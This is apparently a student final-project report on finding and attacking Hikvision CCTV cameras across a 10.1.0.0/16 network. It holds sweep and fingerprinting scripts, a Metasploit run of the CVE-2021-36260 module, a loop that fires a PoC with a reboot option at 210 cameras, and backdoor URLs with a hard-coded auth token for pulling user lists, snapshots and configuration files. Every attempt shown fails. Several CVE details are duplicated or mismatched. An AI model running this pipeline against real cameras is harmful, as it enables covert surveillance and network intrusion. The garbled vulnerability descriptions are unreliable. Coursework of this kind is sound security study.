

## Security Engineering 1 - Final Project

### Hacking CCTV Cameras

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**Camera Brand - Hikvision**

**Camera Model Number - DS-2CD27DS-2CD2725FWD-IZS**

**Product Specification Sheet -**

[https://www.hikvision.com/content/dam/hikvision/products/S000000001/S00000002/S000000003/S000000025/OFR000039/M000000199/Data\\_Sheet/DS-2CD2725FWD-IZS\\_Datasheet\\_V5.6.0\\_20200413.pdf](https://www.hikvision.com/content/dam/hikvision/products/S000000001/S00000002/S000000003/S000000025/OFR000039/M000000199/Data_Sheet/DS-2CD2725FWD-IZS_Datasheet_V5.6.0_20200413.pdf)

**Github Link -** <https://github.com/krishavalani/HackingHIK>

**Images of the camera that we surveyed:**



**Attacks that we try and replicate:**

- CVE-2021-3626
- CVE-2017-7921
- CVE-2017-7921
- Hikvision Backdoor Exploit
- Hikvision-rtsp-bof

### **Protocol Used by the Hikvision cameras:**

RTSP stands for Real-Time Streaming Protocol, which is a network protocol used to control the transmission of real-time multimedia data such as audio and video. It is commonly used for streaming media from cameras, video recorders, and other multimedia devices over a network. This protocol is commonly used on port 554.

RTSP works by establishing a connection between a server and a client. The server sends the multimedia data in small chunks called "packets," which the client receives and reassembles into a continuous stream. RTSP also provides a range of features such as pause, fast forward, and rewind, which allows clients to control the playback of the media stream.

One of the primary advantages of RTSP is that it supports a wide range of codecs, which are used to compress and decompress the multimedia data. This allows RTSP to transmit high-quality video and audio with low latency, making it suitable for real-time applications such as video conferencing, security cameras, and live sports broadcasting.

Overall, RTSP is an essential protocol for real-time multimedia streaming, providing a reliable and efficient way to transmit audio and video over a network.

### **Getting list of all the devices connected to 10.1.0.0/16:**

Here, the IP address 10.1.0.0/16 represents a network with a subnet mask of 255.255.0.0, meaning the first 16 bits of the IP address are used for the network portion and the remaining 16 bits are used for host addresses. This network can have up to 65,536 host addresses, ranging from 10.1.0.1 to 10.1.255.254, with 10.1.0.0 being the network address and 10.1.255.255 being the broadcast address.

Scripts Used to help with the process.

```
#!/bin/bash
for i in {1..255}
do
    nmap -sn 10.1.$i.0/24 -oG output.txt && grep -oP '\d+\.\d+\.\d+\.\d+' output.txt > 10.1.$i.txt
done
```

The above bash script is a simple loop that uses the `nmap` network scanning tool to scan a range of IP addresses from 10.1.10.0 to 10.1.255.0, with a subnet mask of /24 (255.255.255.0).

Specifically, for each IP address in the range (10.1.10.0/24 to 10.1.255.0/24), the script executes the `nmap` command with the `-sn` option to perform a ping scan (which simply checks if the target hosts are alive or not) and the `-oG` option to output the results in "grepable" format.

The output of the `nmap` command is then piped to the `grep` command with the `-oP` option to extract the IP addresses from the output, and only the IP addresses are written to a text file named "10.1.i.txt" where "i" represents the current value of the loop variable.

In summary, this script performs a ping scan on a range of IP addresses, extracts the IP addresses that respond, and saves them to individual text files for each network in the specified range.

The output of the following can be seen in the following image:

```
> ls
10.1.0.txt 10.1.133.txt 10.1.167.txt 10.1.1.txt 10.1.233.txt 10.1.36.txt 10.1.6.txt
10.1.100.txt 10.1.134.txt 10.1.168.txt 10.1.200.txt 10.1.234.txt 10.1.37.txt 10.1.70.txt
10.1.101.txt 10.1.135.txt 10.1.169.txt 10.1.201.txt 10.1.235.txt 10.1.38.txt 10.1.71.txt
10.1.102.txt 10.1.136.txt 10.1.16.txt 10.1.202.txt 10.1.236.txt 10.1.39.txt 10.1.72.txt
10.1.103.txt 10.1.137.txt 10.1.170.txt 10.1.203.txt 10.1.237.txt 10.1.3.txt 10.1.73.txt
10.1.104.txt 10.1.138.txt 10.1.171.txt 10.1.204.txt 10.1.238.txt 10.1.40.txt 10.1.74.txt
10.1.105.txt 10.1.139.txt 10.1.172.txt 10.1.205.txt 10.1.239.txt 10.1.41.txt 10.1.75.txt
10.1.106.txt 10.1.13.txt 10.1.173.txt 10.1.206.txt 10.1.23.txt 10.1.42.txt 10.1.76.txt
10.1.107.txt 10.1.140.txt 10.1.174.txt 10.1.207.txt 10.1.240.txt 10.1.43.txt 10.1.77.txt
10.1.108.txt 10.1.141.txt 10.1.175.txt 10.1.208.txt 10.1.241.txt 10.1.44.txt 10.1.78.txt
10.1.109.txt 10.1.142.txt 10.1.176.txt 10.1.209.txt 10.1.242.txt 10.1.45.txt 10.1.79.txt
10.1.110.txt 10.1.143.txt 10.1.177.txt 10.1.20.txt 10.1.243.txt 10.1.46.txt 10.1.7.txt
10.1.111.txt 10.1.144.txt 10.1.178.txt 10.1.210.txt 10.1.244.txt 10.1.47.txt 10.1.80.txt
10.1.112.txt 10.1.145.txt 10.1.179.txt 10.1.211.txt 10.1.245.txt 10.1.48.txt 10.1.81.txt
10.1.113.txt 10.1.146.txt 10.1.17.txt 10.1.212.txt 10.1.246.txt 10.1.49.txt 10.1.82.txt
10.1.114.txt 10.1.147.txt 10.1.180.txt 10.1.213.txt 10.1.247.txt 10.1.4.txt 10.1.83.txt
10.1.115.txt 10.1.148.txt 10.1.181.txt 10.1.214.txt 10.1.248.txt 10.1.50.txt 10.1.84.txt
10.1.116.txt 10.1.149.txt 10.1.182.txt 10.1.215.txt 10.1.249.txt 10.1.51.txt 10.1.85.txt
10.1.117.txt 10.1.14.txt 10.1.183.txt 10.1.216.txt 10.1.24.txt 10.1.52.txt 10.1.86.txt
10.1.118.txt 10.1.150.txt 10.1.184.txt 10.1.217.txt 10.1.250.txt 10.1.53.txt 10.1.87.txt
10.1.119.txt 10.1.151.txt 10.1.185.txt 10.1.218.txt 10.1.251.txt 10.1.54.txt 10.1.88.txt
10.1.119.txt 10.1.152.txt 10.1.186.txt 10.1.219.txt 10.1.252.txt 10.1.55.txt 10.1.89.txt
10.1.11.txt 10.1.153.txt 10.1.187.txt 10.1.21.txt 10.1.253.txt 10.1.56.txt 10.1.8.txt
10.1.120.txt 10.1.154.txt 10.1.188.txt 10.1.220.txt 10.1.254.txt 10.1.57.txt 10.1.90.txt
10.1.121.txt 10.1.155.txt 10.1.189.txt 10.1.221.txt 10.1.255.txt 10.1.58.txt 10.1.91.txt
10.1.122.txt 10.1.156.txt 10.1.18.txt 10.1.222.txt 10.1.25.txt 10.1.59.txt 10.1.92.txt
10.1.123.txt 10.1.157.txt 10.1.190.txt 10.1.223.txt 10.1.26.txt 10.1.5.txt 10.1.93.txt
10.1.124.txt 10.1.158.txt 10.1.191.txt 10.1.224.txt 10.1.27.txt 10.1.60.txt 10.1.94.txt
10.1.125.txt 10.1.159.txt 10.1.192.txt 10.1.225.txt 10.1.28.txt 10.1.61.txt 10.1.95.txt
10.1.126.txt 10.1.15.txt 10.1.193.txt 10.1.226.txt 10.1.29.txt 10.1.62.txt 10.1.96.txt
10.1.127.txt 10.1.160.txt 10.1.194.txt 10.1.227.txt 10.1.2.txt 10.1.63.txt 10.1.97.txt
10.1.128.txt 10.1.161.txt 10.1.195.txt 10.1.228.txt 10.1.30.txt 10.1.64.txt 10.1.98.txt
10.1.129.txt 10.1.162.txt 10.1.196.txt 10.1.229.txt 10.1.31.txt 10.1.65.txt 10.1.99.txt
10.1.12.txt 10.1.163.txt 10.1.197.txt 10.1.22.txt 10.1.32.txt 10.1.66.txt 10.1.9.txt
10.1.130.txt 10.1.164.txt 10.1.198.txt 10.1.230.txt 10.1.33.txt 10.1.67.txt 10.1.68.txt
10.1.131.txt 10.1.165.txt 10.1.199.txt 10.1.231.txt 10.1.34.txt 10.1.68.txt
10.1.132.txt 10.1.166.txt 10.1.19.txt 10.1.232.txt 10.1.35.txt 10.1.69.txt
~/temp/hikvision/active_hosts > |
```

Whereas, the following is the output from a specific file:

```
> cat 10.1.24.txt
10.1.24.0
10.1.24.12
10.1.24.123
10.1.24.127
10.1.24.145
~/temp/hikvision/active_hosts > |
```

Now that we have IPs of all of the devices connected to the IP subnet 10.1.0.0/16, we try to identify which of these devices represent a CCTV camera.

And as our initial research suggests, all of the CCTV camera IPs have at least a couple of ports open e.g. Port 80 for http and Port 554 for rtsp. The rtsp port is used for streaming the footage whereas the http port leads to the login portal for the device. We've written a script, that goes through all the files in the current directory, checks the IP addresses within them and tries to establish a connection to the above mentioned ports, if it succeeds, it stores the ports in a separate file called *open\_554.txt*

Here is the code snippet:

```
import glob
import threading
import socket

def check_port(ip):
    if ":" in ip:
        ip = ip.split(":")[0]
    try:
        with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
            s.settimeout(2)
            # if s.connect_ex((ip, 80)) == 0 and s.connect_ex((ip, 554)) == 0:
            #     print(ip, "is open on both ports")
            #     with open("open_ips.txt", "a") as f:
            #         f.write(ip + "\n")
            if s.connect_ex((ip, 554)) == 0:
                print(ip, "is open on port 554")
                with open("open_554.txt", "a") as f:
                    f.write(ip + "\n")
            if s.connect_ex((ip, 80)) == 0:
                print(ip, "is open on port 80")
                with open("open_80.txt", "a") as f:
                    f.write(ip + "\n")
            else:
                print(ip, "is not open on both ports")
    except:
```

```

print(ip, "is not valid")

if __name__ == '__main__':
    files = glob.glob("./*")
    for file in files:
        with open(file, "r") as f:
            ips = f.readlines()
            threads = []
            for ip in ips:
                ip = ip.strip()
                t = threading.Thread(target=check_port, args=(ip,))
                threads.append(t)
                t.start()

            for thread in threads:
                thread.join()
# print(check_port("10.1.77.18"))

```

And a sample Output from the output file:

File: open_554.txt	
1	10.1.64.3
2	10.1.64.2
3	10.1.64.12
4	10.1.64.11
5	10.1.64.8
6	10.1.64.10
7	10.1.64.1
8	10.1.64.16
9	10.1.64.14
:	[]

Ln 1, Col 1 Spaces: 4 UTF-8 LF Plain

We find 598 of these supposed camera devices.

Now, there are a lot of IPs with port 80 and 554 open, but a lot of them could be Honeywell cameras, which is outside the scope of our target and some of the IPs could be false positive. Hence, we need a test to verify which of these IPs map to Hikvision cameras.

For that, we have a separate script:

```
import requests

with open('open_554.txt', 'r') as f:
    ips = f.read().splitlines()

for ip in ips:
    try:
        response = requests.get('http://' + ip, timeout=5)
        if response.status_code == 200:
            # print(ip + ' is up and running!')
            if "Honeywell" in response.text:
                print(f"Honeywell camera found: {ip}")
                with open("honeywell", "a") as file:
                    file.write(ip + "\n")
            elif "/doc/page/login" in response.text:
                print(f"Hikvision camera found: {ip}")
                with open("hikvision", "a") as file:
                    file.write(ip + "\n")
            else:
                print(f"Other camera found: {ip}")
                with open("others", "a") as file:
                    file.write(ip + "\n")
        else:
            print(ip + ' is not responding properly')
    except requests.exceptions.RequestException:
        print(ip + ' is down')
```

Now, the above script separates the IPs and puts them in three different files. Hikvision for Hikvision cameras, Honeywell for honeywell cameras and others for IPs.

Now we have a file, with **210 different hikvision camera** IPs listed. The next phase of the pentesting involves trying the exploits.

## **Exploit 1 (Most Important)**

CVE-2021-3626

<https://watchfulip.github.io/2021/09/18/Hikvision-IP-Camera-Unauthenticated-RCE.html>

The article discusses a vulnerability in Hikvision IP cameras that can allow an attacker to execute remote code without authentication. This type of vulnerability is known as a Remote Code Execution (RCE) vulnerability, and it is considered a severe security issue as it allows an attacker to take control of a vulnerable device remotely.

The vulnerability is caused by a flaw in the way the cameras handle input validation. Input validation is a critical security mechanism that ensures that data entered into a system is safe and does not contain malicious code. However, in the case of Hikvision IP cameras, this mechanism is not working correctly, and it can be bypassed by sending specially crafted requests to the camera's web interface.

The article does not go into detail about the specific nature of the vulnerability or the exact technical details of how it can be exploited. However, it does state that the vulnerability is present in a range of Hikvision IP cameras and provides a list of affected models.

The consequences of exploiting this vulnerability are severe. An attacker can gain full control over the camera, including its video feed, which can be used for surveillance or other nefarious purposes. Furthermore, once the attacker gains control of the camera, they can use it as a jumping-off point to launch further attacks within the network. This could lead to the compromise of other devices or sensitive data.

## **Exploit 2:**

CVE-2017-7921

<https://nvd.nist.gov/vuln/detail/cve-2017-7921>

This vulnerability was discovered in 2017 and affects some Hikvision IP cameras and NVRs.

"Unauthenticated Password Change Via Improper Authentication Logic" is a security flaw in the Hikvision IP camera software that allows an attacker to change the password of any user on the camera without authenticating. This means that an attacker can gain full administrative access to the camera without having to know the current password.

The vulnerability is caused by a flaw in the way that the camera handles password changes. When a user changes their password, the camera sends a request to the server to update the password. However, the camera does not properly authenticate the user before sending this request. This means that an attacker can simply send a malicious request to the camera that appears to be coming from a legitimate user, and the camera will update the password without verifying the user's identity.

**Exploit 3:**

[CVE-2017-7921](#)

<https://nvd.nist.gov/vuln/detail/cve-2017-7921>

It is a vulnerability in the Hikvision NVR (Network Video Recorder) software that allows an attacker to gain unauthorized access to the device.

"Unauthenticated information disclosure such as configuration, credentials and camera snapshots of a vulnerable Hikvision IP Camera" is a security flaw in the Hikvision IP camera software that allows an attacker to view sensitive information about the camera without authenticating. This information can include the camera's configuration, credentials, and even camera snapshots.

The vulnerability is caused by a flaw in the way that the camera handles HTTP requests. When a user makes a request to the camera, the camera checks to see if the user is authenticated. However, if the user is not authenticated, the camera will still return the requested information. This means that an attacker can simply make an unauthenticated request to the camera and view the sensitive information.

## **Hikvision Backdoor Exploit:**

<https://ipvm.com/reports/hik-exploit>

This vulnerability allowed attackers to remotely access Hikvision cameras using default credentials that could not be changed by the user. Once attackers gained access to the cameras, they could use them to spy on their victims, steal sensitive data, or launch other attacks on the network.

The exploit was discovered in 2017 and affected many Hikvision cameras and NVRs (network video recorders).

## **Hikvision RTSP BOF**

It is a buffer overflow vulnerability that affects some models of Hikvision IP cameras. The vulnerability can be exploited by sending a specially crafted RTSP request to the camera, which can allow an attacker to execute arbitrary code on the device or crash the camera.

## **Pentesting Method:**

We want to try available scripts to exploit vulnerable targets on all of the IPs we extracted.

The first course of action we took was checking existing PoC scripts for the exploit. We found the following relevant solutions:

<https://github.com/Aiminsun/CVE-2021-36260>

[https://www.rapid7.com/db/modules/exploit/linux/http/hikvision\\_cve\\_2021\\_36260\\_blind/](https://www.rapid7.com/db/modules/exploit/linux/http/hikvision_cve_2021_36260_blind/) (metasploit)

In this case we try to exploit one target using metasploit:

```
> msfconsole

[ 3Kom SuperHack II Logon

User Name: [ security ]
Password: [ ]
[ OK ]

https://metasploit.com

=[ msfconsole v6.3.12-dev
+ -- ---[ 2308 exploits - 1205 auxiliary - 412 post      ]
+ -- ---[ 972 payloads - 46 encoders - 11 nops      ]
+ -- ---[ 9 evasion      ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use linux/http/hikvision_cve_2021_36260_blind
[*] Using configured payload cmd/unix/bind_busybox_telnetd
msf6 exploit(linux/http/hikvision_cve_2021_36260_blind) > set RHOST 10.1.72.137
RHOST => 10.1.72.137
msf6 exploit(linux/http/hikvision_cve_2021_36260_blind) > set RPORT 80
RPORT => 80
msf6 exploit(linux/http/hikvision_cve_2021_36260_blind) > run

[*] Running automatic check ("set AutoCheck false" to disable)
[-] Exploit aborted due to failure: not-vulnerable: The target is not exploitable. The target did not
execute the provided sleep command. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/http/hikvision_cve_2021_36260_blind) > ]
```

But we are met with an error. Running the exploit with other hikvision IPs or setting ForceExploit as true do not yield any positive results.

On the other hand, we use the first given script along with the bash script - to run it for all the possible IPs:

```
>#!/bin/bash

while read -r ip_address; do
    echo "Executing command for IP address: $ip_address"
    python CVE-2021-36260.py --rhost "$ip_address" --rport 80 --check
--reboot
done < hikvision
```

And here's part of the output:

## Executing command for IP address: 10.1.72.89

[\*] Hikvision CVE-2021-36260

[\*] PoC by bashis <mcw noemail eu> (2021)

[\*] Checking remote "10.1.72.89:80"

[i] ETag: "19-1e0-5cfe5a47"

[+] Remote is not vulnerable (Code: 200)

Executing command for IP address: 10.1.72.37

[\*] Hikvision CVE-2021-36260

[\*] PoC by bashis <mcw noemail eu> (2021)

[\*] Checking remote "10.1.72.37:80"


[i] ETag: "2a3-1e0-5c52aa2e"

[+] Could not verify if vulnerable (Code: 500)

[ii] Checking if vulnerable with "reboot"

[+] Remote is not vulnerable

We also tried to sneak into the traffic using Wireshark, using the filter `http host == "10.164.9"`:




We were hoping that by monitoring the traffic, we would be able to capture the image packets that are being transmitted from the camera in real time.

that is using the http protocol. But this resulted in us getting little to no information, none of the images were being transmitted in a non-encrypted manner.

## Replication of the Backdoor Exploit

The IP that we use in this exploit is from one of the IP's that we extracted

IP - 10.1.64.9




Hikvision Login Page

From the article mentioned above,

Exploit 1 - Lets us retrieve a list of all users and their roles:

<http://10.1.64.9/Security/users?auth=YWRtaW46MTEK>

Error message:




"Request Refuse: cgi integrate function is disabled," suggests that the server has disabled the use of CGI scripts on its platform. CGI (Common Gateway Interface) is a protocol that allows web servers to execute scripts and programs in response to user requests. If the server has disabled this functionality, it may cause errors when trying to access certain features or scripts on the website.

Exploit 2 - Lets us obtain a snapshot of the camera without authentication

<http://10.1.64.9/onvif-http/snapshot?auth=YWRtaW46MTEK>

Error message:




The error message "Request Refuse: ONVIF integrate function is disabled" suggests that the server has disabled the use of ONVIF integration on its platform. ONVIF (Open Network Video Interface Forum) is a standard for the exchange of video data between network video devices, such as IP cameras and NVRs (network video recorders).

Since ONVIF is disabled, all HikCGI (Hikvisions Common Gateway Interface) calls will give us the same/similar error.

Exploit 3 - Lets one download all configurations of the camera.

<http://10.1.64.9/System/configurationFile?auth=YWRtaW46MTEK>

Error message:



The error message "Request Refuse: cgi integrate function is disabled" suggests that the server has disabled the use of CGI scripts on its platform. CGI (Common Gateway Interface) is a protocol that allows web servers to execute scripts and programs in response to user requests.

**Conclusion** - Vulnerabilities must have been patched/blocked using over the air update.